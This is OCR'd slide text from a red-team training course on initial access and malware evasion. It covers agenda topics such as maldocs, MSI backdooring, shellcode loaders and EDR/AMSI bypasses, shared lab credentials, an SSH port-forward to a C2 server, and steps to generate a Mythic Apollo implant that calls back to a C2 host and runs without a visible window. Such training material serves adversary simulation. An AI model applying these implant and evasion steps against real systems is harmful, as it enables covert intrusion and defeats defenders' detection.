Modern Initial Access and Evasion Tactics

Mariusz Banach

@mariuszbit
mgeeky
mb@binary-offensive.com

ver. 1.9

Online Training, Multiple Timezones, Oh my…

» This training will be recorded & recordings will be shared! ☺

» Feel free to record it yourself if you wish (for a backup?)

» Something doesn’t work and you want me to take a look at it?
Let me know – we’ll jump on a 1-on-1 during a break

» Something else? Send me a Twitter DM, e-mail or let me know in anyway!

» Please **do ask questions** as soon as you might have ones, don’t stack them up.

beacon>
whoami

- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator
- **Malware Developer**
  - Mostly recognized from my github.com/mgeeky
- Security Certs holder
  - *CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP*

Agenda – Day 1 – Classic Initial Access

- Hello Mythic C2
- Introduction
  - Modern Cyberdefence Stack
  - Initial Access and Evasion Tactics

- Classic File Infection Vectors
  - Windows Script Host files
  - Executables
  - Maldocs
  - CHMs
  - LNKs

- MSI Shenanigans
  - MSI Weaponization
  - Backdooring MSIs

Agenda – Day 2 – New Hope

» The Beauty of HTML Smuggling

» Hosting Thy Payloads

» Code Signed Threats

  » Fantastic Code Certs And Where To Find Them

» MSIX + APPX

» ClickOnce Deployments

» Containerized Malware

» Complex Infection Chains

» (if there's enough time & will)

  Parts of Appendix: Maldocs

Agenda – Day 3 – Shellcode Loaders

- Basics
  - Protectors, Obfuscators
  - PE Backdooring
  - Implant Watermarking
- Meet Shellcode Loader
- Hide your Shellcode
- Executable Formats

- Basic Evasions
  - Strings obfuscation
  - Entropy, File Bloating, Pumping
  - Time-Delayed Execution, Beating Emulators
  - Controlled Decryption
  - Fooling ImpHash
  - AMSI, ETW – get off my lawn
  - Freestyling with DripLoader

- Calling WinAPI Safely
  - EDR is Hooking, API Address Resolution
  - UnhookMe, Modules Refreshing
  - Direct Syscalls

- Call Stack Obfuscation
  - Problem Analysis
  - Return Address overwrite
  - Spoofing
- Other exotic evasions
- Outro

HELLO WORLD

Disclaimer

» Initial Access & Evasion tactics effectiveness is very Company/vendor specific

» **Quite hard to maintain absolute 0% detection rate in Mature, Highly Secured Environments**

» No guarantee any of these tactics will work for your engagements

» To avoid legal harassment I cannot *demonstrate* bypasses against specific products

» Couldn’t use Cobalt Strike for this training,

  » because requirements for their Classroom License were hard to comply

» This training is of **Intermediary** difficulty.

» **Wall Of Text Slides**


  » = purposely designed this way **to give you heavily packed slides full of knowledge**

Objectives

- Training Objectives
  - Understand Cyberdefence Systems, their strengths & weaknesses
  - Review latest Initial Access strategies
  - Learn advanced post-exploitation in-memory evasions
  - Practice Red Team malware design principles that work best in 2023
- What We'll Learn
  - What file vectors still work and could be used for Adversary Simulation
  - How to design evasive, advanced Office-based payloads
  - Executables and Shellcode Loader tactics

https://twitter.com/HackingLZ/status/1543246625358872576

We'll be drinking from that fire hose throughout these 3 days ^.^



Creds

» There are a few services supplementing this Training.

» Please don't hack **b1o.it** server. It's an empty, temporary EC2 instance. No sensitive stuff in there ☺

» **0. Virtual Machine** – 3 months valid, legal VM straight from microsoft.com:

  » **student / Passw0rd!**

» **1. GitLab:**

  » https://git.b1o.it

  » User: **studentX / YummyMalware23!**

» **2. Mythic:**

  » https://c2.b1o.it/

  » User: **studentX / YummyMalware23!**

» **3. Cobalt Strike – for those who have a license:**

  » C:\Trainings\Port-Forwarding\forward-cobalt.ps1 → 127.0.0.1

  » User: **studentX / YummyMalware23**

» **4. PwnDrop:**

1. First browse to that URL:
   https://pwn.b1o.it/pwndrop-aSuseEpeXyiQ
2. Then authenticate:

   student / YummyMalware23!

Slides, Materials, Tools repository:
C:\Training
https://git.b1o.it/maldev/training

```
PS> cd C:\Training ; git clone --recurse ssh://git@git.b1o.it:222/maldev/training.git .
```

Other repos:
https://git.b1o.it/maldev/

How about we get to know each other? ☺

» Let’s have a proper Warm Up – **Anyone wants to tell us little bit about:**

- » Your professional experiences related to IT Security
  - » Have you written Malware before?
  - » Do you perform Adversary Simulation? Red Teaming?
  - » Or Threat Hunting/Detection? ☺
- » Your expectations about the course
- » Hobbies, interests ☺

(PRIV) Cobalt Setup

(PRIV) Quick Setup

» For those who posses Cobalt Strike license:

» locally forward port 50050 – key **limited-user.pem** is in your **repo\Port-Forwarding**

  » `ssh -N -i limited-user.pem limited-user@c2.b1o.it -L 50050:127.0.0.1:50050`

» I recommend using **MobaXTerm** builtin Port-Forwarding utility

» Password: **YummyMalware23**

» There’s also initial-opsec user automatically performing actions upon new beacon checking-in:

  » ETW stop

  » unhook

  » auto-ppid

Hello Mythic C2

Quick Introduction


» **Mythic** – Open-Source C2 framework from Cody Thomas (@its_a_feature / @SpectreOps)

» Very well documented - https://docs.mythic-c2.net/

» One UI serves Multiple different Implants for various Platforms

» Quality of Life improvements

- Open-Source Red Teaming Framework
  - https://github.com/its-a-feature/Mythic
  - https://docs.mythic-c2.net/
- Modular Framework using Docker
- Multi-Operator, Muti-Operation, Web-based
  - Access Controls, Spectator Mode
  - IoC/Artifact Tracking
- Plug-n-Play architecture for Agents and C2 Profiles
  - https://github.com/MythicAgents
  - https://github.com/MythicC2Profiles
- MITRE ATT&CK Mapping and Tracking



Implants + Generation

» Each student gets his own X – e.g. **student1 … student20**

» Exercise 1: Generate Apollo implant in EXE and Shellcode

» 1. Browse to https://c2.b1o.it/new/login -> login with **studentX** / **YummyMalware22!** (X=1..20)

» 2. Topmost-left hamburger menu -> Create -> Create Payload -> Windows -> Apollo

» 3. Select WinExe/Shellcode -> move all commands to included section -> select **http** ->


» 4. Set up HTTP options:


Setting	Value
Callback Host	https://c2.b1o.it
Callback Port	443
GET Request URI	api/vX/whoami
POST Request URI	api/vX/update
User Agent	Leave default


» 5. Next -> specify name & description including your X e.g. apolloX.exe

» 6. Hit “Create Payload”

» 7. Go to Payloads -> Download -> **go to the next slide**







PE CUI -> PE GUI „conversion”


» Generated **Apollo.exe** leaves console window visible. Let’s get rid of that!

» To change WINDOWS_CUI to WINDOWS_GUI executable, follow these steps:

» 1. Right click on your generated Apollo.exe -> open it with **Detect-it-Easy (DIE)**

» **2.** Go to PE -> IMAGE_OPTIONAL_HEADER -> scroll down to **Subsystem** field -> change it to **WINDOWS_GUI** -> close the tool

» 3. Double-click on your Apollo.exe – now there’s no visible cues it’s running!



EXE/DLL <> Shellcode conversion

» Conversion of EXE/DLL to Shellcode creates Reflective DLL/EXE loader stub
  » Donut
  » sRDI
  » Pe2shc
  » Amber


» Conversion of Shellcode to EXE/DLL is done by:
  » 1. Embedding shellcode into a Shellcode Loader executable
  » 2. or backdooring legitimate PE executable with shellcode (**ProtectMyTooling -> RedBackdoorer.py**)
  » Example open-source Shellcode Loaders:
    » ScareCrow
    » NimPackt-v1
    » My Polonium
    » Your own custom loader! ☺

» You can conveniently use **ProtectMyTooling** to convert input EXE into output Shellcode with Donut/sRDI/pe2shc

WARNING!

Apollo.exe and Apollo.bin are x86 executables.

They probably won't work with x64 Windows from MSI/VBS/JS




INTRODUCTION

Modern Cyberdefence Stack

» Mature, highly secured environments invest into layered cyberdefence stack

